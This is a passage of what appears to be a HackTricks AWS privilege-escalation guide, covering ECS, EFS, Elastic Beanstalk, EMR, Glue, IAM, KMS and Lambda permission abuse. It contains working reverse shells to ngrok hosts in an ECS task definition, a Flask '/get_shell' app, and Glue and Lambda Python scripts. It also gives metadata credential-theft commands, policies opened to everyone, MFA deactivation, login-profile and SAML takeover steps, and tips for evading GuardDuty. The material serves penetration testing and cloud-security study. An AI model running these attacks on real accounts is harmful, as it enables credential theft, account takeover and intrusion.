This scenario is like the previous ones but **without** the `iam:PassRole` permission.\ This is still interesting because if you can run an arbitrary container, even if it's without a role, you could **run a privileged container to escape** to the node and **steal the EC2 IAM role** and the **other ECS containers roles** running in the node.\ You could even **force other tasks to run inside the EC2 instance** you compromise to steal their credentials (as discussed in the [Privesc to node section](#)).

This attack is only possible if the **ECS cluster is using EC2 instances** and not Fargate.

```
printf '['
{
    "name": "exfil_creds",
    "image": "python:latest",
    "entryPoint": ["sh", "-c"],
    "command": ["/bin/bash -c \\\"bash -i >&
/dev/tcp/7.tcp.eu.ngrok.io/12976 0>&1\\\""],
    "mountPoints": [
        {
            "readOnly": false,
            "containerPath": "/var/run/docker.sock",
            "sourceVolume": "docker-socket"
        }
    ]
}
]' > /tmp/task.json
```

```
printf '['
{
    "name": "docker-socket",
    "host": {
        "sourcePath": "/var/run/docker.sock"
    }
}
]' > /tmp/volumes.json
```

```
aws ecs register-task-definition --family iam_exfiltration \
--cpu 256 --memory 512 \
--requires-compatibilities '["EC2"]' \
--container-definitions file:///tmp/task.json \
--volumes file:///tmp/volumes.json
```

```
aws ecs run-task --task-definition iam_exfiltration \
```

```
--cluster arn:aws:ecs:us-east-1:947247140022:cluster/ecs-
takeover-ecs_takeover_cgidc6fgpq6rpg-cluster \
--launch-type EC2

# You will need to do 'apt update' and 'apt install docker.io'
to install docker in the rev shell
```

**ecs:ExecuteCommand ,  
ecs:DescribeTasks`` ``  
(ecs:RunTask|ecs:StartTask|ecs:Up  
dateService|ecs>CreateService)**

An attacker with the `** ecs:ExecuteCommand , ecs:DescribeTasks **` can **execute commands** inside a running container and exfiltrate the IAM role attached to it (you need the describe permissions because it's necessary to run `aws ecs execute-command`). However, in order to do that, the container instance need to be running the **ExecuteCommand agent** (which by default isn't).

Therefore, the attacker could try to:

- **Try to run a command** in every running container

```

# List enableExecuteCommand on each task
for cluster in $(aws ecs list-clusters | jq .clusterArns | grep
"\" | cut -d '\"' -f2); do
    echo "Cluster $cluster"
    for task in $(aws ecs list-tasks --cluster "$cluster" | jq
.taskArns | grep '\" | cut -d '\"' -f2); do
        echo "  Task $task"
        # If true, it's your lucky day
        aws ecs describe-tasks --cluster "$cluster" --tasks
"$task" | grep enableExecuteCommand
    done
done

# Execute a shell in a container
aws ecs execute-command --interactive \
--command "sh" \
--cluster "$CLUSTER_ARN" \
--task "$TASK_ARN"

```

- If he has `ecs:RunTask` , run a task with `aws ecs run-task --enable-execute-command [...]`
- If he has `ecs:StartTask` , run a task with `aws ecs start-task --enable-execute-command [...]`
- If he has `ecs:CreateService` , create a service with `aws ecs create-service --enable-execute-command [...]`
- If he has `ecs:UpdateService` , update a service with `aws ecs update-service --enable-execute-command [...]`

You can find **examples of those options** in **previous ECS privesc sections**.

**Potential Impact:** Privesc to a different role attached to containers.

## **ssm:StartSession**

Check in the **ssm privesc page** how you can abuse this permission to **privesc to ECS**:

[aws-ssm-privesc.md](#)

## **iam:PassRole , ec2:RunInstances**

Check in the **ec2 privesc page** how you can abuse these permissions to **privesc to ECS**:

[aws-ec2-privesc.md](#)

## **?ecs:RegisterContainerInstance**

TODO: Is it possible to register an instance from a different AWS account so tasks are run under machines controlled by the attacker??

# References

- <https://ruse.tech/blogs/ecs-attack-methods>

**Support HackTricks and get benefits!**

# AWS - EFS Privesc

**Support HackTricks and get benefits!**

# EFS

More **info** about EFS in:

[aws-efs-enum.md](#)

Remember that in order to mount an EFS you need to be in a subnetwork where the EFS is exposed and have access to it (security groups). If this is happening, by default, you will always be able to mount it, however, if it's protected by IAM policies you need to have the extra permissions mentioned here to access it.

**elasticfilesystem:DeleteFileSystemPolicy | elasticfilesystem:PutFileSystemPolicy**

With any of those permissions an attacker can **change the file system policy** to **give you access** to it, or to just **delete it** so the **default access** is granted.

To delete the policy:

```
aws efs delete-file-system-policy \
--file-system-id <value>
```

To change it:

```
aws efs put-file-system-policy --file-system-id <fs-id> --  
policy file:///tmp/policy.json  
  
// Give everyone trying to mount it read, write and root access  
// policy.json:  
{  
    "Version": "2012-10-17",  
    "Id": "efs-policy-wizard-059944c6-35e7-4ba0-8e40-  
6f05302d5763",  
    "Statement": [  
        {  
            "Sid": "efs-statement-2161b2bd-7c59-49d7-9fee-  
6ea8903e6603",  
            "Effect": "Allow",  
            "Principal": {  
                "AWS": "*"  
            },  
            "Action": [  
                "elasticfilesystem:ClientRootAccess",  
                "elasticfilesystem:ClientWrite",  
                "elasticfilesystem:ClientMount"  
            ],  
            "Condition": {  
                "Bool": {  
                    "elasticfilesystem:AccessedViaMountTarget":  
"true"  
                }  
            }  
        }  
    ]  
}
```

## `elasticfilesystem:ClientMount | (elasticfilesystem:ClientRootAccess )| (elasticfilesystem:ClientWrite)`

With this permission an attacker will be able to **mount the EFS**. If the write permission is not given by default to everyone that can mount the EFS, he will have only **read access**.

```
sudo mkdir /efs  
sudo mount -t efs -o tls,iam <file-system-id/EFS DNS name>:/  
/efs/
```

The extra permissions `elasticfilesystem:ClientRootAccess` and `elasticfilesystem:ClientWrite` can be used to **write** inside the filesystem after it's mounted and to **access** that file system **as root**.

**Potential Impact:** Indirect privesc by locating sensitive information in the file system.

## `elasticfilesystem>CreateMountTarget`

If you an attacker is inside a **subnetwork** where **no mount target** of the EFS exists. He could just **create one in his subnet** with this privilege:

```
# You need to indicate security groups that will grant the user  
access to port 2049  
aws efs create-mount-target --file-system-id <fs-id> \  
--subnet-id <value> \  
--security-groups <value>
```

**Potential Impact:** Indirect privesc by locating sensitive information in the file system.

## elasticfilesystem:ModifyMountTargetSecurityGroups

In a scenario where an attacker finds that the EFS has mount target in his subnetwork but **no security group is allowing the traffic**, he could just **change that modifying the selected security groups**:

```
aws efs modify-mount-target-security-groups \  
--mount-target-id <value> \  
--security-groups <value>
```

**Potential Impact:** Indirect privesc by locating sensitive information in the file system.

**Support HackTricks and get benefits!**

# AWS - Elastic Beanstalk Privesc

**Support HackTricks and get benefits!**

# EFS

More info about Elastic Beanstalk in:

[aws-elastic-beanstalk-enum.md](#)

**elasticbeanstalk:CreateApplication**,  
**elasticbeanstalk:CreateEnvironment**,  
**elasticbeanstalk:CreateApplicationVersion**,  
**elasticbeanstalk:UpdateEnvironment**, **iam:PassRole**, and more...

The mentioned plus several **s3**, **ec2**, **cloudformation**, **autoscaling** and **elasticloadbalancing** permissions are the necessary to create a raw Elastic Beanstalk scenario from scratch.

- Create an AWS Elastic Beanstalk application:

```
aws elasticbeanstalk create-application --application-name  
MyApp
```

- Create an AWS Elastic Beanstalk environment ([supported platforms](#)):

```
{ % code overflow="wrap" %}
```

```
aws elasticbeanstalk create-environment --application-name  
MyApp --environment-name MyEnv --solution-stack-name "64bit  
Amazon Linux 2 v3.4.2 running Python 3.8" --option-settings  
Namespace=aws:autoscaling:launchconfiguration,OptionName=IamIn-  
stanceProfile,Value=aws-elasticbeanstalk-ec2-role
```

If an environment is already created and you **don't want to create a new one**, you could just **update** the existent one.

- Package your application code and dependencies into a ZIP file:

```
zip -r MyApp.zip .
```

- Upload the ZIP file to an S3 bucket:

```
aws s3 cp MyApp.zip s3://elasticbeanstalk-<region>-  
<accId>/MyApp.zip
```

- Create an AWS Elastic Beanstalk application version:

```
{ % code overflow="wrap" %}
```

```
aws elasticbeanstalk create-application-version --application-  
name MyApp --version-label MyApp-1.0 --source-bundle  
S3Bucket="elasticbeanstalk-<region>-<accId>", S3Key="MyApp.zip"
```

- Deploy the application version to your AWS Elastic Beanstalk environment:

```
{ % code overflow="wrap" %}
```

```
aws elasticbeanstalk update-environment --environment-name  
MyEnv --version-label MyApp-1.0
```

**elasticbeanstalk:CreateApplicationVersion ,  
elasticbeanstalk:UpdateEnvironment ,  
cloudformation:GetTemplate ,  
cloudformation:DescribeStackResources ,  
cloudformation:DescribeStackResource ,  
autoscaling:DescribeAutoScalingGroups ,  
autoscaling:SuspendProcesses ,  
autoscaling:SuspendProcesses**

First of all you need to create a **legit Beanstalk environment** with the **code** you would like to run in the **victim** following the **previous steps**.

Potentially a simple **zip** containing these **2 files**:

application.py

```
from flask import Flask, request, jsonify
import subprocess,os, socket

application = Flask(__name__)

@application.errorhandler(404)
def page_not_found(e):
    return jsonify('404')

@application.route("/")
def index():
    return jsonify('Welcome!')


@application.route("/get_shell")
def search():
    host=request.args.get('host')
    port=request.args.get('port')
    if host and port:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect((host,int(port)))
        os.dup2(s.fileno(),0)
        os.dup2(s.fileno(),1)
        os.dup2(s.fileno(),2)
        p=subprocess.call(["/bin/sh","-i"])
    return jsonify('done')

if __name__=="__main__":
    application.run()
```

requirements.txt

```
click==7.1.2
Flask==1.1.2
itsdangerous==1.1.0
Jinja2==2.11.3
MarkupSafe==1.1.1
Werkzeug==1.0.1
```

Once you have **your own Beanstalk env running** your rev shell, it's time to **migrate** it to the **victims** env. To do so you need to **update the Bucket Policy** of your beanstalk S3 bucket so the **victim can access it** (Note that this will **open** the Bucket to **EVERYONE**):

```
{  
    "Version": "2008-10-17",  
    "Statement": [  
        {  
            "Sid": "eb-af163bf3-d27b-4712-b795-d1e33e331ca4",  
            "Effect": "Allow",  
            "Principal": {  
                "AWS": "*"  
            },  
            "Action": [  
                "s3>ListBucket",  
                "s3>ListBucketVersions",  
                "s3GetObject",  
                "s3GetObjectVersion",  
                "s3:*"  
            ],  
            "Resource": [  
                "arn:aws:s3:::elasticbeanstalk-us-east-1-  
947247140022",  
                "arn:aws:s3:::elasticbeanstalk-us-east-1-  
947247140022/*"  
            ]  
        },  
        {  
            "Sid": "eb-58950a8c-feb6-11e2-89e0-0800277d041b",  
            "Effect": "Deny",  
            "Principal": {  
                "AWS": "*"  
            },  
            "Action": "s3>DeleteBucket",  
            "Resource": "arn:aws:s3:::elasticbeanstalk-us-east-  
1-947247140022"  
        }  
    ]  
}
```

```
{ % code overflow="wrap" %}
```

```
# Use a new --version-label
# Use the bucket from your own account
aws elasticbeanstalk create-application-version --application-
name MyApp --version-label MyApp-2.0 --source-bundle
S3Bucket="elasticbeanstalk-<region>-
<accId>", S3Key="revshell.zip"

# These step needs the extra permissions
aws elasticbeanstalk update-environment --environment-name
MyEnv --version-label MyApp-1.0

# To get your rev shell just access the exposed web URL with
params such as:
http://myenv.eba-ankaia7k.us-east-
1.elasticbeanstalk.com/get_shell?
host=0.tcp.eu.ngrok.io&port=13528
```

**Support HackTricks and get benefits!**

# AWS - EMR Privesc

**Support HackTricks and get benefits!**

# EMR

More **info about EMR** in:

[aws-emr-enum.md](#)

**iam:PassRole ,  
elasticmapreduce:RunJobFlow**

An attacker with these permissions can **run a new EMR cluster attaching EC2 roles** and try to steal its credentials.\ Note that in order to do this you would need to **know some ssh priv key imported in the account** or to import one, and be able to **open port 22 in the master node** (you might be able to do this with the attributes `EmrManagedMasterSecurityGroup` and/or `ServiceAccessSecurityGroup` inside `--ec2-attributes` ).

```

# Import EC2 ssh key (you will need extra permissions for this)
ssh-keygen -b 2048 -t rsa -f /tmp/sshkey -q -N ""
chmod 400 /tmp/sshkey
base64 /tmp/sshkey.pub > /tmp/pub.key
aws ec2 import-key-pair \
--key-name "privesc" \
--public-key-material file:///tmp/pub.key

aws emr create-cluster \
--release-label emr-5.15.0 \
--instance-type m4.large \
--instance-count 1 \
--service-role EMR_DefaultRole \
--ec2-attributes
InstanceProfile=EMR_EC2_DefaultRole,KeyName=privesc

# Wait 1min and connect via ssh to an EC2 instance of the
cluster)
aws emr describe-cluster --cluster-id <id>
# In MasterPublicDnsName you can find the DNS to connect to the
master instance
## You can also get this info listing EC2 instances

```

Note how an **EMR role** is specified in `--service-role` and a **ec2 role** is specified in `--ec2-attributes` inside `InstanceProfile`. However, this technique only allows to steal the EC2 role credentials (as you will connect via ssh) but no the EMR IAM Role.

**Potential Impact:** Privesc to the EC2 service role specified.

```
elasticmapreduce:CreateEditor ,  
iam>ListRoles ,  
elasticmapreduce>ListClusters ,  
iam:PassRole ,  
elasticmapreduce:DescribeEditor ,  
elasticmapreduce:OpenEditorInConsole
```

With these permissions an attacker can go to the **AWS console**, create a Notebook and access it to steal the IAM Role.

Even if you attach an IAM role to the notebook instance in my tests I noticed that I was able to steal AWS managed credentials and not creds related to the IAM role related.

**Potential Impact:** Privesc to AWS managed role

arn:aws:iam::420254708011:instance-profile/prod-EditorInstanceProfile

```
elasticmapreduce:OpenEditorInConsole
```

Just with this permission an attacker will be able to access the **Jupyter Notebook and steal the IAM role** associated to it.\ The URL of the notebook is <https://<notebook-id>.emrnotebooks-prod.eu-west-1.amazonaws.com/<notebook-id>/lab/>

Even if you attach an IAM role to the notebook instance in my tests I noticed that I was able to steal AWS managed credentials and not creds related to the IAM role related .

**Potential Impact:** Privesc to AWS managed role

arn:aws:iam::420254708011:instance-profile/prod-EditorInstanceProfile

**Support HackTricks and get benefits!**

# AWS - Glue Privesc

**Support HackTricks and get benefits!**

# glue

```
iam:PassRole ,  
glue>CreateDevEndpoint ,  
( glue:GetDevEndpoint |  
glue:GetEndpoints )
```

An attacker with the `iam:PassRole` and `glue>CreateDevEndpoint` permissions could **create a new AWS Glue development endpoint and pass an existing service role to it**. They then could SSH into the instance and use the AWS CLI to have access of the permissions the role has access to.

```
aws glue create-dev-endpoint --endpoint-name my_dev_endpoint \  
--role-arn arn_of_glue_service_role \  
--public-key file:///path/to/my/public/ssh/key.pub
```

Now the attacker would just need to **SSH into the development endpoint** to access the roles credentials.

```
# Get the public address of the instance
## You could also use get-dev-endpoints
aws glue get-dev-endpoint --endpoint-name privesctest

# SSH with the glue user
ssh -i /tmp/private.key ec2-54-72-118-58.eu-west-
1.compute.amazonaws.com
```

Even though it is not specifically noted in the GuardDuty documentation, it would be a bad idea to exfiltrate the credentials from the Glue Instance. Instead, **the AWS API should be accessed directly from the new instance.**

**Potential Impact:** Privesc to the glue service role specified.

```
glue:UpdateDevEndpoint ,
( glue:GetDevEndpoint |
glue:GetEndpoints )
```

An attacker with the `glue:UpdateDevEndpoint` permission would be able to **update the associated SSH public key of an existing Glue development endpoint**, to then SSH into it and have access to the permissions the attached role has access to.

```
# Change public key to connect
aws glue --endpoint-name target_endpoint \
--public-key file:///path/to/my/public/ssh/key.pub

# Get the public address of the instance
## You could also use get-dev-endpoints
aws glue get-dev-endpoint --endpoint-name privesctest

# SSH with the glue user
ssh -i /tmp/private.key ec2-54-72-118-58.eu-west-
1.compute.amazonaws.com
```

Now the attacker would just need to **SSH into the development endpoint to access the roles credentials**. The AWS API should be accessed directly from the new instance to avoid triggering alerts.

**Potential Impact:** Privesc to the glue service role used.

```
iam:PassRole , ( glue>CreateJob |  
glue:UpdateJob ),  
( glue:StartJobRun |  
glue>CreateTrigger )
```

An attacker with those permissions can **create/update a job attaching any glue service account** and start it. The job can execute arbitrary python code, so a reverse shell can be obtained and used to **steal the IAM credentials** of the attached role.

```

# Content of the python script saved in s3:
#import socket,subprocess,os
#s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
#s.connect(("2.tcp.ngrok.io",11216))
#os.dup2(s.fileno(),0)
#os.dup2(s.fileno(),1)
#os.dup2(s.fileno(),2)
#p=subprocess.call(["/bin/sh","-i"])
#To get the IAM Role creds run: curl
http://169.254.169.254/latest/meta-data/iam/security-
credentials/dummy

# A Glue role with admin access was created
aws glue create-job \
    --name privesctest \
    --role arn:aws:iam::93424712358:role/GlueAdmin \
    --command '{"Name": "pythonshell", "PythonVersion": "3",
"ScriptLocation": "s3://airflow2123/rev.py"}'

# You can directly start the job
aws glue start-job-run --job-name privesctest
# Or you can create a trigger to start it
aws glue create-trigger --name triggerprivesc --type SCHEDULED \
    \
    --actions '[{"JobName": "privesctest"}]' --start-on-
creation \
    \
    --schedule "0/5 * * * *" #Every 5mins, feel free to
change

```

**Potential Impact:** Privesc to the glue service role specified.

## glue:UpdateJob

Just with the update permission an attacked could steal the IAM Credentials of the already attached role.

**Potential Impact:** Privesc to the glue service role attached.

**Support HackTricks and get benefits!**

# **AWS - IAM Privesc**

**Support HackTricks and get benefits!**

# IAM

For more info about IAM check:

[aws-iam-and-sts-enum](#)

## iam:CreatePolicyVersion

An attacker with the `iam:CreatePolicyVersion` permission can create a **new version of an IAM policy that they have access to**. This allows them to define their **own custom permissions**. When creating a new policy version, it needs to be **set as the default version to take effect**, which you would think would require the `iam:SetDefaultPolicyVersion` permission, but when creating a new policy version, it is possible to include a flag (`--set-as-default`) that will automatically create it as the **new default version**. That flag does **not require** the `iam:SetDefaultPolicyVersion` permission to use.

An example command to exploit this method might look like this:

```
# Enum
aws iam list-policy-versions --policy-arn <arn>
aws iam get-policy-version --policy-arn <arn> --version-id
<VERSION_X>

# Exploitation
aws iam create-policy-version --policy-arn <target_policy_arn>
 \
    --policy-document file:///path/to/administrator/policy.json
--set-as-default
```

Where the `policy.json` file would include a **policy document that allows any action against any resource in the account.**

**Potential Impact:** Direct privilege escalation to everything.

## iam:SetDefaultPolicyVersion

An attacker with the `iam:SetDefaultPolicyVersion` permission may be able to escalate privileges through **existing policy versions that are not currently in use**. If a **policy that they have access to** has versions that are **not the default**, they would be able to change the default version to any other existing version.

If the **policy** your are **modifying** the version is the same one that is **granting** the attacker the `SetDefaultPolicyVersion` permission, and the **new version doesn't grant** that permission, the attacker **won't be able to return the policy to its original state**.

An example command to exploit this method might look like this:

```
aws iam set-default-policy-version --policy-arn  
<target_policy_arn> \  
--version-id v2
```

Where “v2? is the policy version with the most privileges available.

**Potential Impact:** Indirect privesc setting a different policy version that could grant more permissions.

## iam:CreateAccessKey

An attacker with the `iam:CreateAccessKey` permission on other users can **create an access key ID and secret access key belonging to another user** in the AWS environment, if they don't already have two sets associated with them (which best practice says they shouldn't).

An example command to exploit this method might look like this:

```
aws iam create-access-key --user-name <target_user>
```

Where target\_user has an extended set of permissions compared to the current user.

**Potential Impact:** Direct privesc to any user.

## iam:CreateLoginProfile

An attacker with the `iam:CreateLoginProfile` permission on other users can **create a password** to use to **login** to the AWS console on **any user that does not already have a login profile setup.**

An example command to exploit this method might look like this:

```
aws iam create-login-profile --user-name target_user --no-  
password-reset-required \  
--password '|[3rxYGGl3@`~68)0{,-$1B"zKejZZ.X1;6T}  
<XT5isoE=LB2L^G@{uK>f;/CQQeXSo>}t'
```

That password guarantee that it will meet the **accounts minimum password requirements.**

**Potential Impact:** Direct privesc to "any" user.

## iam:UpdateLoginProfile

An attacker with the `iam:UpdateLoginProfile` permission on other users can **change the password used to login to the AWS console** on any user that **already has a login profile setup.**

Like creating a login profile, an example command to exploit this method might look like this:

```
aws iam update-login-profile --user-name target_user --no-  
password-reset-required \  
--password '|[3rxYGGl3@`~68)0{,-$1B"zKejZZ.X1;6T}  
<XT5isoE=LB2L^G@{uK>f;/CQQeXSo>}t'
```

That password guarantee that it will meet the **accounts minimum password requirements**.

**Potential Impact:** Direct privesc "any" user.

## iam:AttachUserPolicy

An attacker with the `iam:AttachUserPolicy` permission can escalate privileges by **attaching a policy to a user that they have access to**, adding the permissions of that policy to the attacker.

An example command to exploit this method might look like this:

```
aws iam attach-user-policy --user-name <my_username> \  
--policy-arn "arn:aws:iam::aws:policy/AdministratorAccess"
```

**Potential Impact:** Direct privesc to anything.

## iam:AttachGroupPolicy

An attacker with the `iam:AttachGroupPolicy` permission can escalate privileges by **attaching a policy to a group** that they are a part of, adding the permissions of that policy to the attacker.

```
aws iam attach-group-policy --group-name group_i_am_in \  
--policy-arn "arn:aws:iam::aws:policy/AdministratorAccess"
```

Where the group is a group the current user is a part of.

**Potential Impact:** Direct privesc to anything (if the user is inside a group).

## iam:AttachRolePolicy , sts:AssumeRole

An attacker with the `iam:AttachRolePolicy` permission can escalate privileges by **attaching a policy to a role** that they have access to, adding the permissions of that policy to the attacker.

```
aws iam attach-role-policy --role-name <role_i_can_assume> \  
--policy-arn "arn:aws:iam::aws:policy/AdministratorAccess"
```

Where the role is a role that the current user can temporarily assume with `sts:AssumeRole`.

**Potential Impact:** Direct privesc to anything.

## iam:PutUserPolicy

An attacker with the `iam:PutUserPolicy` permission can **escalate privileges by creating or updating an inline policy for a user** that they have access to, adding the permissions of that policy to the attacker.

```
aws iam put-user-policy --user-name <my_username> --policy-name  
"my_inline_policy" \  
--policy-document  
"file:///path/to/administrator/policy.json"
```

You can use a policy like:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Action": ["*"],  
            "Resource": ["*"]  
        }  
    ]  
}
```

**Potential Impact:** Direct privesc to anything.

## iam:PutGroupPolicy

An attacker with the `iam:PutGroupPolicy` permission can escalate privileges by **creating or updating an inline policy for a group that they are a part of**, adding the permissions of that policy to the attacker.

```
aws iam put-group-policy --group-name <group_i_am_in> \  
    --policy-name "group_inline_policy" \  
    --policy-document file:///path/to/administrator/policy.json
```

Where the group is **a group the current user is in**.

**Potential Impact:** Direct privesc to anything.

## iam:PutRolePolicy , sts:AssumeRole

An attacker with the `iam:PutRolePolicy` permission can escalate privileges by **creating or updating an inline policy for a role that they have access to**, adding the permissions of that policy to the attacker.

An example command to exploit this method might look like this:

```
aws iam put-role-policy --role-name <role_i_can_assume> \  
    --policy-name "role_inline_policy" \  
    --policy-document file:///path/to/administrator/policy.json
```

Where the role is a role that the current user can temporarily assume with `sts:AssumeRole`.

**Potential Impact:** Direct privesc to anything.

## iam:AddUserToGroup

An attacker with the `iam:AddUserToGroup` permission can use it to **add themselves to an existing IAM Group** in the AWS account.

```
aws iam add-user-to-group --group-name <target_group> --user-  
    name <my_username>
```

Where **target\_group** has **more/different privileges** than the attacker's user account.

**Potential Impact:** Direct privesc to any group.

## **iam:UpdateAssumeRolePolicy , sts:AssumeRole**

An attacker with the `iam:UpdateAssumeRolePolicy` and `sts:AssumeRole` permissions would be able to **change the assume role policy document of any existing role** to allow them to assume that role.

```
aws iam update-assume-role-policy --role-name <role_to_assume>
\
--policy-document file:///path/to/assume/role/policy.json
```

Where the policy looks like the following, which gives the user permission to assume the role:

```
{  
    "Version": "2012-10-17",  
    "Statement": [  
        {  
            "Effect": "Allow",  
            "Action": "sts:AssumeRole",  
            "Principal": {  
                "AWS": "$USER_ARN"  
            }  
        }  
    ]  
}
```

**Potential Impact:** Direct privesc to any role.

## iam:UploadSSHPublicKey

An attacker with `iam:DeactivateMFADevice` can upload an **SSH public key and associate it with the specified IAM user**([Learn more](#)).

The SSH public key uploaded by this operation can be used only for **authenticating the associated IAM user to an CodeCommit repository**. For more information about using SSH keys to authenticate to an CodeCommit repository, see [Set up CodeCommit for SSH connections](#) in the *CodeCommit User Guide*.

```
aws iam upload-ssh-public-key --user-name <value> \  
--ssh-public-key-body <value>
```

**Potential Impact:** Indirect privesc to CodeCommit.

## iam:DeactivateMFADevice

An attacker with `iam:DeactivateMFADevice` can **deactivate the specified MFA device** and remove its association with the IAM user for which it was originally enabled ([Learn more](#)).

```
aws iam deactivate-mfa-device --user-name <value> --serial-number <value>
```

**Potential Impact:** Indirect privesc a user if you already know his username and password by disabling the MFA device.

## iam:ResyncMFADevice

An attacker with `iam:ResyncMFADevice` can **synchronize the specified MFA device** with an IAM entity: user or role ([Learn more](#)).

```
aws iam resync-mfa-device --user-name <value> --serial-number <value> \
    --authentication-code1 <value> --authentication-code2 <value>
```

**Potential Impact:** Indirect privesc a user if you already know his username and password by adding a MFA device.

```
iam:UpdateSAMLProvider ,  
iam>ListSAMLProviders ,  
( iam:GetSAMLProvider )
```

With these permissions you can **change the XML metadata of the SAML connection**. Then, you could abuse the **SAML federation** to **login** with any **role that is trusting** it.

Note that doing this **legit users won't be able to login**. However, you could get the XML, so you can put yours, login and configure the previous back

```
# List SAMLS  
aws iam list-saml-providers  
  
# Optional: Get SAML provider XML  
aws iam get-saml-provider --saml-provider-arn <ARN>  
  
# Update SAML provider  
aws iam update-saml-provider --saml-metadata-document <value> -  
-saml-provider-arn <arn>  
  
## Login impersonating roles that trust the SAML provider  
  
# Optional: Set the previous XML back  
aws iam update-saml-provider --saml-metadata-document  
<previous-xml> --saml-provider-arn <arn>
```

TODO: A Tool capable of generating the SAML metadata and login with a specified role

```
iam:UpdateOpenIDConnectProviderThumbprint ,  
iam>ListOpenIDConnectProviders ,  
( iam: GetOpenIDConnectProvider )
```

(Unsure about this) If an attacker has these **permissions** he could add a new **Thumbprint** to manage to login in all the roles trusting the provider.

```
{ % code overflow="wrap" %}
```

```
# List providers  
aws iam list-open-id-connect-providers  
# Optional: Get Thumbprints used to not delete them  
aws iam get-open-id-connect-provider --open-id-connect-  
provider-arn <ARN>  
# Update Thumbprints (The thumbprint is always a 40-character  
string)  
aws iam update-open-id-connect-provider-thumbprint --open-id-  
connect-provider-arn <ARN> --thumbprint-list  
359755EXAMPLEabc3060bce3EXAMPLEec4542a3
```

**Support HackTricks and get benefits!**

# AWS - KMS Privesc

**Support HackTricks and get benefits!**

# KMS

For more info about KMS check:

[aws-kms-enum.md](#)

```
kms>ListKeys , kmsPutKeyPolicy ,
( kmsListKeyPolicies ,
kmsGetKeyPolicy )
```

With these permissions it's possible to **modify the access permissions to the key** so it can be used by other accounts or even anyone:

```
{ % code overflow="wrap" %}
```

```
aws kms list-keys
aws kms list-key-policies --key-id <id>
aws kms get-key-policy --key-id <id> --policy-name
<policy_name>
# AWS KMS keys can only have 1 policy, so you need to use the
# same name to overwrite the policy (the name is usually
# "default")
aws kms put-key-policy --key-id <id> --policy-name
<policy_name> --policy file:///tmp/policy.json
```

policy.json:

```
{  
    "Version" : "2012-10-17",  
    "Id" : "key-consolepolicy-3",  
    "Statement" : [  
        {  
            "Sid" : "Enable IAM User Permissions",  
            "Effect" : "Allow",  
            "Principal" : {  
                "AWS" : "arn:aws:iam::<origin_account>:root"  
            },  
            "Action" : "kms:*",  
            "Resource" : "*"  
        },  
        {  
            "Sid" : "Allow all use",  
            "Effect" : "Allow",  
            "Principal" : {  
                "AWS" : "arn:aws:iam::<attackers_account>:root"  
            },  
            "Action" : [ "kms:*" ],  
            "Resource" : "*"  
        }  
    ]  
}
```

## kms:CreateGrant

It allows a principal to use a KMS key:

```
aws kms create-grant \
--key-id 1234abcd-12ab-34cd-56ef-1234567890ab \
--grantee-principal
arn:aws:iam::123456789012:user/exampleUser \
--operations Decrypt
```

Note that it might take a couple of minutes for KMS to **allow the user to use the key after the grant has been generated**. Once that time has passed, the principal can use the KMS key without needing to specify anything.\ However, if it's needed to use the grant right away, check the following code.\ For [more info read this](#).

```
# Use the grant token in a request
aws kms generate-data-key \
--key-id 1234abcd-12ab-34cd-56ef-1234567890ab \
--key-spec AES_256 \
--grant-tokens $token
```

Note that it's possible to list grants of keys with:

```
aws kms list-grants --key-id <value>
```

**Support HackTricks and get benefits!**

# AWS - Lambda Privesc

**Support HackTricks and get benefits!**

# lambda

More info about lambda in:

[aws-lambda-enum.md](#)

**iam:PassRole ,  
lambda>CreateFunction ,  
lambda:InvokeFunction**

A user with the **iam:PassRole , lambda>CreateFunction , and  
lambda:InvokeFunction** permissions can **escalate privileges by passing  
an existing IAM role to a new Lambda function** that includes code to  
import the relevant AWS library to their programming language of choice,  
then using it perform actions of their choice. The code could then be run by  
invoking the function through the AWS API.

A attacker could abuse this to get a **rev shell and steal the token**:

rev.py

```
import socket,subprocess,os,time
def lambda_handler(event, context):
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM);
    s.connect(('4.tcp.ngrok.io',14305))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    p=subprocess.call(['/bin/sh','-i'])
    time.sleep(900)
    return 0
```

```
# Zip the rev shell
zip "rev.zip" "rev.py"

# Create the function
aws lambda create-function --function-name my_function \
    --runtime python3.9 --role <arn_of_lambda_role> \
    --handler rev.lambda_handler --zip-file fileb://rev.zip

# Invoke the function
aws lambda invoke --function-name my_function output.txt

# List roles
aws iam list-attached-user-policies --user-name <user-name>
```

You could also **abuse the lambda role permissions** from the lambda function itself.\ If the lambda role had enough permissions you could use it to grant admin rights to you:

```
import boto3
def lambda_handler(event, context):
    client = boto3.client('iam')
    response = client.attach_user_policy(
        UserName='my_username',
        PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
    )
    return response
```

**Potential Impact:** Direct privesc to the arbitrary lambda service role specified.

Note that even if it might looks interesting `lambda:InvokeAsync` **doesn't** allow on it's own to **execute** `aws lambda invoke-async`, you also need `lambda:InvokeFunction`

**iam:PassRole ,  
lambda>CreateFunction ,  
lambda:AddPermission**

Like in the previous scenario, you can **grant yourself the** `lambda:InvokeFunction` permission if you have the permission `lambda:AddPermission`

```
# Check the previous exploit and use the following line to
# grant you the invoke permissions
aws --profile "$NON_PRIV_PROFILE_USER" lambda add-permission --
function-name my_function \
--action lambda:InvokeFunction --statement-id
statement_privesc --principal "$NON_PRIV_PROFILE_USER_ARN"
```

**Potential Impact:** Direct privesc to the arbitrary lambda service role specified.

**iam:PassRole ,  
lambda:CreateFunction ,  
lambda>CreateEventSourceMapping**

A user with the **iam:PassRole , lambda:CreateFunction , and  
lambda>CreateEventSourceMapping** (and possibly `dynamodb:PutItem` and `dynamodb CreateTable`) permissions, but **without** the `lambda:InvokeFunction` permission, can escalate privileges by **passing an existing IAM role to a new Lambda function** that includes code to import the relevant AWS library to their programming language of choice, then using it perform actions of their choice. They then would need to either **create a DynamoDB table or use an existing one**, to **create an event source mapping for the Lambda function pointing to that DynamoDB table**. Then they would need to either put an item into the table or wait for another method to do so that the **Lambda function will be invoked**.

```
aws lambda create-function --function-name my_function \  
--runtime python3.8 --role <arn_of_lambda_role> \  
--handler lambda_function.lambda_handler \  
--zip-file fileb://rev.zip
```

Where the **code** in the python file would **utilize the targeted role**. An example would be the same script used in previous method.

